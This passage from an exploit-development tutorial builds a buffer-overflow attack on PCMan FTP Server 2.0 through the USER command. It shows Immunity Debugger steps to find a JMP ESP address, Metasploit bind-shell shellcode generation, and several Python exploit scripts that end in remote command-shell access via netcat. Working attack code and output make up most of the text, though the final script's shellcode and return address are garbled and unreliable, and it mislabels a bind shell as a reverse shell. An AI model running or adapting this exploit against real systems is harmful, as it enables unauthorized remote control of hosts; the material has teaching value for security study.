As in Figure 4:11: Confirmation of EIP Overwritten, the value 0x0012EDB0 is a possible address for insert the shellcode. But the problem is, this value could change in different servers. The exploit that we are developing should be universal. Because of that, we have to find another address to insert our shellcode.

To get an address, we can use one of the DLL files in the PCMan FTP server. These DLL's have the unique property of always being mapped to the same memory address, in contrast to our FTP server program. If we can find a memory address in a DLL that has the 'JMP ESP' command, we can point EIP to that location, causing it to jump into our buffer of C's.

To get the DLL files that run in the FTP server, we can use Immunity debugger. In Immunity Debugger, there are set of letters such as l,e,t,m. We can load DLL files by clicking the letter 'e'.




Figure 4:12: DLL Files

If you look closely, there is a file called **SHELL32.dll**. I am choosing that file to find and address. Then to get the address, double click that to bring up commands for this library in the main window. In the main window, press ctrl+f to bring up the command search window. In that command search window, we can search for '**jmp esp**' command to get a possible address to insert our shellcode.



Figure 4:13: JMP ESP on SHELL32.dll

As in Figure 4:13: JMP ESP on SHELL32.dll, we have got an address to insert our shellcode. This address should be out of bad characters, such as the value of '0x00'. Bad characters are defined as characters that will ruin the exploit, which terminate the string. To identify bad characters, please refer to [this](#) document.

Now we can create another script to confirm the JMP ESP Command using the JMP ESP address.

4.4 Confirming JMP ESP Command

To confirm the JMP ESP address, we can use our previous scripts and change it a little bit as follows.

```
4.py x
4.py > ...
1  #Importing Libraries
2  import socket
3  from struct import pack
4
5  #Creating Junk data
6  evil = 'A' * 20000
7
8  #Declaring a TCP Socket
9  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10
11 #Connecting to the PCMan FTP Server using Windows machine IP and port 21
12 s.connect(('192.168.56.102',21))
13
14 #Recieve FTP Banner
15 a = s.recv(1024)
16
17 #EIP junk data
18 junk1 = 'A' * 2003
19 junk2 = 'C' * 500
20
21 #Writing the EIP using JMP ESP address
22 eip = pack('<L', 0x7C9D30D7)
23
24 #EIP Writing pattern
25 evil = junk1 + eip + junk2
26
27 print(' [+] ' + a)
28
29 #Sending junk data to the server
30 s.send('USER' + evil + '\r\n')
```

Figure 4:14: Script to confirm JMP ESP Address

First, restart the immunity debugger and the server as usual. Before unpausing the server right click on the black space in the main program (as with searching for the command) and select Go To > Expression. Here the value '7C9D30D7' is entered, and you'll notice Immunity debugger jumps to our return address, JMP ESP. Press F2, which will set a breakpoint at this address. Now unpause Immunity Debugger and run our exploit. In this case, we can see the debugger has frozen on our breakpoint and paused, waiting for instructions. Hit F7 to step into the program by one instruction, and now it jumps into a long string of 'INC EBX'. This happens to be the command for the hex value 43. We've successfully jumped into our C buffer.

0012E088	43	INC EBX
0012E089	43	INC EBX
0012E08A	43	INC EBX
0012E08B	43	INC EBX
0012E08C	43	INC EBX
0012E08D	43	INC EBX
0012E08E	43	INC EBX
0012E08F	43	INC EBX
0012E090	43	INC EBX
0012E091	43	INC EBX
0012E092	43	INC EBX
0012E093	43	INC EBX
0012E094	43	INC EBX
0012E095	43	INC EBX
0012E096	43	INC EBX
0012E097	43	INC EBX
0012E098	43	INC EBX
0012E099	43	INC EBX
0012E09A	43	INC EBX
0012E09B	43	INC EBX
0012E09C	43	INC EBX
0012E09D	43	INC EBX
0012E09E	43	INC EBX
0012E09F	43	INC EBX
0012E0A0	43	INC EBX
0012E0A1	43	INC EBX
0012E0A2	43	INC EBX
0012E0A3	43	INC EBX
0012E0A4	43	INC EBX
0012E0A5	43	INC EBX
0012E0A6	43	INC EBX
0012E0A7	43	INC EBX
0012E0A8	43	INC EBX
0012E0A9	43	INC EBX
0012E0AA	43	INC EBX
0012E0AB	43	INC EBX
0012E0AC	43	INC EBX
0012E0AD	43	INC EBX
0012E0AE	43	INC EBX
0012E0AF	43	INC EBX
0012E0B0	43	INC EBX
0012E0B1	43	INC EBX
0012E0B2	43	INC EBX
0012E0B3	43	INC EBX
0012E0B4	43	INC EBX
0012E0B5	43	INC EBX
0012E0B6	43	INC EBX
0012E0B7	43	INC EBX
0012E0B8	43	INC EBX
0012E0B9	43	INC EBX
0012E0BA	43	INC EBX
0012E0BB	43	INC EBX
0012E0BC	43	INC EBX
0012E0BD	43	INC EBX
0012E0BE	43	INC EBX
0012E0BF	43	INC EBX
0012E0C0	43	INC EBX
0012E0C1	43	INC EBX
0012E0C2	43	INC EBX
0012E0C3	43	INC EBX
0012E0C4	43	INC EBX
0012E0C5	43	INC EBX
0012E0C6	43	INC EBX
0012E0C7	43	INC EBX
0012E0C8	43	INC EBX
0012E0C9	43	INC EBX
0012E0CA	43	INC EBX
0012E0CB	43	INC EBX
0012E0CC	43	INC EBX
0012E0CD	43	INC EBX
0012E0CE	43	INC EBX
0012E0CF	43	INC EBX
0012E0D0	43	INC EBX
0012E0D1	43	INC EBX
0012E0D2	43	INC EBX
0012E0D3	43	INC EBX
0012E0D4	43	INC EBX
0012E0D5	43	INC EBX
0012E0D6	43	INC EBX
0012E0D7	43	INC EBX
0012E0D8	43	INC EBX
0012E0D9	43	INC EBX
0012E0DA	43	INC EBX
0012E0DB	43	INC EBX
0012E0DC	43	INC EBX
0012E0DD	43	INC EBX
0012E0DE	43	INC EBX
0012E0DF	43	INC EBX
0012E0E0	43	INC EBX
0012E0E1	43	INC EBX
0012E0E2	43	INC EBX
0012E0E3	43	INC EBX
0012E0E4	43	INC EBX
0012E0E5	43	INC EBX
0012E0E6	43	INC EBX
0012E0E7	43	INC EBX
0012E0E8	43	INC EBX
0012E0E9	43	INC EBX
0012E0EA	43	INC EBX
0012E0EB	43	INC EBX
0012E0EC	43	INC EBX
0012E0ED	43	INC EBX
0012E0EE	43	INC EBX
0012E0EF	43	INC EBX
0012E0F0	43	INC EBX
0012E0F1	43	INC EBX
0012E0F2	43	INC EBX
0012E0F3	43	INC EBX
0012E0F4	43	INC EBX
0012E0F5	43	INC EBX
0012E0F6	43	INC EBX
0012E0F7	43	INC EBX
0012E0F8	43	INC EBX
0012E0F9	43	INC EBX
0012E0FA	43	INC EBX
0012E0FB	43	INC EBX
0012E0FC	43	INC EBX
0012E0FD	43	INC EBX
0012E0FE	43	INC EBX
0012E0FF	43	INC EBX
0012E100	43	INC EBX
0012E101	43	INC EBX
0012E102	43	INC EBX
0012E103	43	INC EBX
0012E104	43	INC EBX
0012E105	43	INC EBX
0012E106	43	INC EBX
0012E107	43	INC EBX
0012E108	43	INC EBX
0012E109	43	INC EBX
0012E10A	43	INC EBX
0012E10B	43	INC EBX
0012E10C	43	INC EBX
0012E10D	43	INC EBX
0012E10E	43	INC EBX
0012E10F	43	INC EBX
0012E110	43	INC EBX
0012E111	43	INC EBX
0012E112	43	INC EBX
0012E113	43	INC EBX
0012E114	43	INC EBX
0012E115	43	INC EBX
0012E116	43	INC EBX
0012E117	43	INC EBX
0012E118	43	INC EBX
0012E119	43	INC EBX
0012E11A	43	INC EBX
0012E11B	43	INC EBX
0012E11C	43	INC EBX
0012E11D	43	INC EBX
0012E11E	43	INC EBX
0012E11F	43	INC EBX
0012E120	43	INC EBX
0012E121	43	INC EBX
0012E122	43	INC EBX
0012E123	43	INC EBX
0012E124	43	INC EBX
0012E125	43	INC EBX
0012E126	43	INC EBX
0012E127	43	INC EBX
0012E128	43	INC EBX
0012E129	43	INC EBX
0012E12A	43	INC EBX
0012E12B	43	INC EBX
0012E12C	43	INC EBX
0012E12D	43	INC EBX
0012E12E	43	INC EBX
0012E12F	43	INC EBX
0012E130	43	INC EBX
0012E131	43	INC EBX
0012E132	43	INC EBX
0012E133	43	INC EBX
0012E134	43	INC EBX
0012E135	43	INC EBX
0012E136	43	INC EBX
0012E137	43	INC EBX
0012E138	43	INC EBX
0012E139	43	INC EBX
0012E13A	43	INC EBX
0012E13B	43	INC EBX
0012E13C	43	INC EBX
0012E13D	43	INC EBX
0012E13E	43	INC EBX
0012E13F	43	INC EBX
0012E140	43	INC EBX
0012E141	43	INC EBX
0012E142	43	INC EBX
0012E143	43	INC EBX
0012E144	43	INC EBX
0012E145	43	INC EBX
0012E146	43	INC EBX
0012E147	43	INC EBX
0012E148	43	INC EBX
0012E149	43	INC EBX
0012E14A	43	INC EBX
0012E14B	43	INC EBX
0012E14C	43	INC EBX
0012E14D	43	INC EBX
0012E14E	43	INC EBX
0012E14F	43	INC EBX
0012E150	43	INC EBX
0012E151	43	INC EBX
0012E152	43	INC EBX
0012E153	43	INC EBX
0012E154	43	INC EBX
0012E155	43	INC EBX
0012E156	43	INC EBX
0012E157	43	INC EBX
0012E158	43	INC EBX
0012E159	43	INC EBX
0012E15A	43	INC EBX
0012E15B	43	INC EBX
0012E15C	43	INC EBX
0012E15D	43	INC EBX
0012E15E	43	INC EBX
0012E15F	43	INC EBX
0012E160	43	INC EBX
0012E161	43	INC EBX
0012E162	43	INC EBX
0012E163	43	INC EBX
0012E164	43	INC EBX
0012E165	43	INC EBX
0012E166	43	INC EBX
0012E167	43	INC EBX
0012E168	43	INC EBX
0012E169	43	INC EBX
0012E16A	43	INC EBX
0012E16B	43	INC EBX
0012E16C	43	INC EBX
0012E16D	43	INC EBX
0012E16E	43	INC EBX
0012E16F	43	INC EBX
0012E170	43	INC EBX
0012E171	43	INC EBX
0012E172	43	INC EBX
0012E173	43	INC EBX
0012E174	43	INC EBX
0012E175	43	INC EBX
0012E176	43	INC EBX
0012E177	43	INC EBX
0012E178	43	INC EBX
0012E179	43	INC EBX
0012E17A	43	INC EBX
0012E17B	43	INC EBX
0012E17C	43	INC EBX
0012E17D	43	INC EBX
0012E17E	43	INC EBX
0012E17F	43	INC EBX
0012E180	43	INC EBX
0012E181	43	INC EBX
0012E182	43	INC EBX
0012E183	43	INC EBX
0012E184	43	INC EBX
0012E185	43	INC EBX
0012E186	43	INC EBX
0012E187	43	INC EBX
0012E188	43	INC EBX
0012E189	43	INC EBX
0012E18A	43	INC EBX
0012E18B	43	INC EBX
0012E18C	43	INC EBX
0012E18D	43	INC EBX
0012E18E	43	INC EBX
0012E18F	43	INC EBX
0012E190	43	INC EBX
0012E191	43	INC EBX
0012E192	43	INC EBX
0012E193	43	INC EBX
0012E194	43	INC EBX
0012E195	43	INC EBX
0012E196	43	INC EBX
0012E197	43	INC EBX
0012E198	43	INC EBX
0012E199	43	INC EBX
0012E19A	43	INC EBX
0012E19B	43	INC EBX
0012E19C	43	INC EBX
0012E19D	43	INC EBX
0012E19E	43	INC EBX
0012E19F	43	INC EBX
0012E1A0	43	INC EBX
0012E1A1	43	INC EBX
0012E1A2	43	INC EBX
0012E1A3	43	INC EBX
0012E1A4	43	INC EBX
0012E1A5	43	INC EBX
0012E1A6	43	INC EBX
0012E1A7	43	INC EBX
0012E1A8	43	INC EBX
0012E1A9	43	INC EBX
0012E1AA	43	INC EBX
0012E1AB	43	INC EBX
0012E1AC	43	INC EBX
0012E1AD	43	INC EBX
0012E1AE	43	INC EBX
0012E1AF	43	INC EBX
0012E1B0	43	INC EBX
0012E1B1	43	INC EBX
0012E1B2	43	INC EBX
0012E1B3	43	INC EBX
0012E1B4	43	INC EBX
0012E1B5	43	INC EBX
0012E1B6	43	INC EBX
0012E1B7	43	INC EBX
0012E1B8	43	INC EBX
0012E1B9	43	INC EBX
0012E1BA	43	INC EBX
0012E1BB	43	INC EBX
0012E1BC	43	INC EBX
0012E1BD	43	INC EBX
0012E1BE	43	INC EBX
0012E1BF	43	INC EBX
0012E1C0	43	INC EBX
0012E1C1	43	INC EBX
0012E1C2	43	INC EBX
0012E1C3	43	INC EBX
0012E1C4	43	INC EBX
0012E1C5	43	INC EBX
0012E1C6	43	INC EBX
0012E1C7	43	INC EBX
0012E1C8	43	INC EBX
0012E1C9	43	INC EBX
0012E1CA	43	INC EBX
0012E1CB	43	INC EBX
0012E1CC	43	INC EBX
0012E1CD	43	INC EBX
0012E1CE	43	INC EBX
0012E1CF	43	INC EBX
0012E1D0	43	INC EBX
0012E1D1	43	INC EBX
0012E1D2	43	INC EBX
0012E1D3	43	INC EBX
0012E1D4	43	INC EBX
0012E1D5	43	INC EBX
0012E1D6	43	INC EBX
0012E1D7	43	INC EBX
0012E1D8	43	INC EBX
0012E1D9	43	INC EBX
0012E1DA	43	INC EBX
0012E1DB	43	INC EBX
0012E1DC	43	INC EBX
0012E1DD	43	INC EBX
0012E1DE	43	INC EBX
0012E1DF	43	INC EBX
0012E1E0	43	INC EBX
0012E1E1	43	INC EBX
0012E1E2	43	INC EBX
0012E1E3	43	INC EBX
0012E1E4	43	INC EBX
0012E1E5	43	INC EBX
0012E1E6	43	INC EBX
0012E1E7	43	INC EBX
0012E1E8	43	INC EBX
0012E1E9	43	INC EBX
0012E1EA	43	INC EBX
0012E1EB	43	INC EBX
0012E1EC	43	INC EBX
0012E1ED	43	INC EBX
0012E1EE	43	INC EBX
0012E1EF	43	INC EBX
0012E1F0	43	INC EBX
0012E1F1	43	INC EBX
0012E1F2	43	INC EBX
0012E1F3	43	INC EBX
0012E1F4	43	INC EBX
0012E1F5	43	INC EBX
0012E1F6	43	INC EBX

4.5 Creating the Shellcode

Now we have everything we need except the shellcode. Before we proceed to create the shellcode, it is necessary to identify bad characters because we have to build our shellcode without any bad characters. To identify bad characters, please refer to [this](#) document.

We can create the shellcode we need using Metasploit. Simply start the Metasploit using **msfconsole** command and then search using **search windows/shell_bind_tcp** command. Now we can use this module to create our shellcode. To use the module, type the command, **use windows/shell_bind_tcp**. Then we can use the **show options** command to see our options as in Figure 4:16: Shell_bind_tcp module.

```
msf5 > use windows/shell_bind_tcp
msf5 payload(windows/shell_bind_tcp) > show options

Module options (payload/windows/shell_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4444            yes       The listen port
  RHOST     no              no        The target address

msf5 payload(windows/shell_bind_tcp) > |
```

Figure 4:16: Shell_bind_tcp module

We have to set the LPORT to 4444 and the EXITFUNC to thread. Then we can generate our shellcode. But when generating the shellcode, we should remember to exclude the bad characters that we are found. In my case, the bad characters are '\x00\x0a\x0d'. We can create the shellcode, excluding bad characters as follows.

```
root@kali: ~
msf5 payload(windows/shell_bind_tcp) > generate -e x86/shikata_ga_nai -b "\x00\x0a\x0d\xf1"
# windows/shell_bind_tcp - 355 bytes
# https://metasploit.com/
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=thread, CreateSession=true
buf =
"\xd9\xd0\xba\xae\x9b\xe3\xe7\xd9\x74\x24\xf4\x58\x33\xc9" +
"\xb1\x53\x31\x50\x17\x83\xc0\x04\x03\xfe\x88\x01\x12\x02" +
"\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58" +
"\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee" +
"\x97\x4d\xc4\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82" +
"\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c" +
"\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b" +
"\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29" +
"\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed" +
"\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a" +
"\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\xd8\x6a" +
"\xda\x49\x83\xd3\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71" +
"\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c" +
"\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74" +
"\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80" +
"\x3c\x16\x16\x5a\x96\x3f\x6e\x57\x19\x2e\x33\xde\xff\x3a" +
"\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\xc7\xd8\xe1\x2a\x01" +
"\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae" +
"\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\x7f\xaf" +
"\xe3\xd2\x28\x01\xfa\xb6\xc4\x38\x54\xa4\x14\xdc\x9f\x6c" +
"\xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5" +
"\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63" +
"\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64" +
"\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0" +
"\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68" +
"\x6f\xcc\x4a\x88\xba"
msf5 payload(windows/shell_bind_tcp) > |
```

Figure 4:17: Shellcode Generation

4.6 Finalizing the Exploit

Now using the above shellcode, we can finalize our exploit as follows.

```
5.py
5.py > ...
1  #Importing Libraries
2  import socket
3  from struct import pack
4
5  #Creating Junk data
6  evil = 'A' * 20000
7
8  #Declaring a TCP Socket
9  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10
11 #Connecting to the PCMan FTP Server using Windows machine IP and port 21
12 s.connect(('192.168.56.102',21))
13
14 #Recieve FTP Banner
15 a = s.recv(1024)
16
17 #Created shellcode
18 shellcode = ("\xd9\xd0\xba\xae\x9b\xe3\xe7\xd9\x74\x24\xf4\x58\x33\xc9" +
19 "\xb1\x53\x31\x50\x17\x83\xc0\x04\x03\xfe\x88\x01\x12\x02" +
20 "\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58" +
21 "\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee" +
22 "\x97\x4d\xc4\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82" +
23 "\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c" +
24 "\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b" +
25 "\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29" +
26 "\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed" +
27 "\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a" +
28 "\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\xd8\x6a" +
29 "\xda\x49\x83\xd3\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71" +
30 "\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c" +
31 "\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74" +
32 "\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80" +
33 "\x3c\x16\xc5\xaa\x96\x3f\x6e\x57\x19\x2e\x33\xde\xff\x3a" +
34 "\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\xc7\xd8\xe1\x2a\x01" +
35 "\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae" +
36 "\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\xf7\xaf" +
37 "\xe3\xd2\x28\x01\xfa\xb6\xc4\x38\x54\xa4\x14\xdc\x9f\x6c" +
38 "\xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5" +
39 "\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63" +
40 "\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64" +
41 "\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0" +
42 "\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68" +
43 "\x6f\xcc\x4a\x88\xba"
44 )
45 #EIP junk data
46 junk = 'A' * 2003
47 nops = "\x90" * 30
48
49 eip = pack('<L', 0x7C9D30D7)
50
51 #EIP Writing pattern
52 evil = junk + eip + nops + shellcode
53
54 print(' [+] ' + a)
55
56 #Sending junk data to the server
57 s.send('USER' + evil + '\r\n')
```

Figure 4:18: Final Exploit Script

As in Figure 4:18: Final Exploit Script, copy the generated shellcode to the script and send it with the EIP writing pattern. Now we can restart the server and exploit the PCMan FTP Server.

```
root@kali:~/Documents/PCMan_Exploit/test2# nc -v 192.168.56.102 4444
192.168.56.102: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.56.102] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan>
```

Figure 4:19: Reverse Shell

As in Figure 4:19: Reverse Shell, we can enter **nc -v <victim IP> 4444** to get the reverse shell from the Windows XP machine.

4.7 Modifying the Exploitation script

We have a final script for exploitation, but after running the script, we have to type the victim IP to get the reverse shell. We can modify the script to get the reverse shell from only running the script as follows.

```
6.py x
6.py > ...
1 #Importing Libraries
2 import socket, os
3 from struct import pack
4
5 #Creating Junk data
6 evil = 'A' * 20000
7
8 #Declaring a TCP Socket
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10
11 #Connecting to the PCMan FTP Server using Windows machine IP and port 21
12 s.connect(('192.168.56.102', 21))
13
14 #Recieve FTP Banner
15 a = s.recv(1024)
16
17 #Created shellcode
18 shellcode = [
19 "\xb1\x53\x31\x50\x17\x83\x08\x04\x03\xfe\x88\x01\x12\x02" +
20 "\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58" +
21 "\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xfd\xee" +
22 "\x97\x4d\xcd\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82" +
23 "\x9d\x08\x3b\x08\x30\xfd\x48\x84\x88\x7f\x02\x08\x09\x9c" +
24 "\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b" +
25 "\xed\x47\x11\x07\xec\x01\x0b\x28\x42\xec\x43\xdb\x9a\x29" +
26 "\x63\x84\xe9\x43\x97\xb9\xea\x90\x5e\x65\x7e\x02\x4d\xed" +
27 "\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a" +
28 "\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\x08\x6a" +
29 "\xda\x49\x83\x03\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71" +
30 "\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\x09\x9c" +
31 "\x89\x03\x34\x1f\xea\xca\xf2\x4b\xba\x64\x02\xf3\x51\x74" +
32 "\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\x0d\x80" +
33 "\x3c\x16\x05\xaa\x96\x3f\x06\x57\x19\x2e\x33\xde\xff\x3a" +
34 "\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\x07\x08\xe1\x2a\x01" +
35 "\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae" +
36 "\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\x7f\xaf" +
37 "\xe3\xd2\x28\x01\xfa\xb6\x04\x38\x54\xa4\x14\xdc\x9f\x6c" +
38 "\xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5" +
39 "\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63" +
40 "\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64" +
41 "\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0" +
42 "\xd9\x4c\x1c\x30\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68" +
43 "\x6f\xcc\x4a\x88\xba"]
44
45 #EIP junk data
46 junk = 'A' * 2003
47 nops = "\x90" * 30
48
49 eip = pack('<L', 0xc7c903007)
50
51 #EIP Writing pattern
52 evil = junk + eip + nops + shellcode
53
54 print(' [+] ' + a)
55
56 #Sending junk data to the server
57 s.send('USER' + evil + '\r\n')
58
59 #Holding for 5 seconds
60 os.system("sleep 5")
61 #Getting the shell
62 os.system("nc -v 192.168.56.102 4444")
```

Figure 4:20: Modified Script

After executing the script shoes in Figure 4:20: Modified Script, we can get a reverse shell automatically from Windows XP as follows.

```
root@kali:~/Documents/PCMan_Exploit/test2# python 6.py
[+] 220 PCMan's FTP Server 2.0 Ready.

192.168.56.102: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.56.102] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan>
```

Figure 4:21: Reverse Shell from Windows XP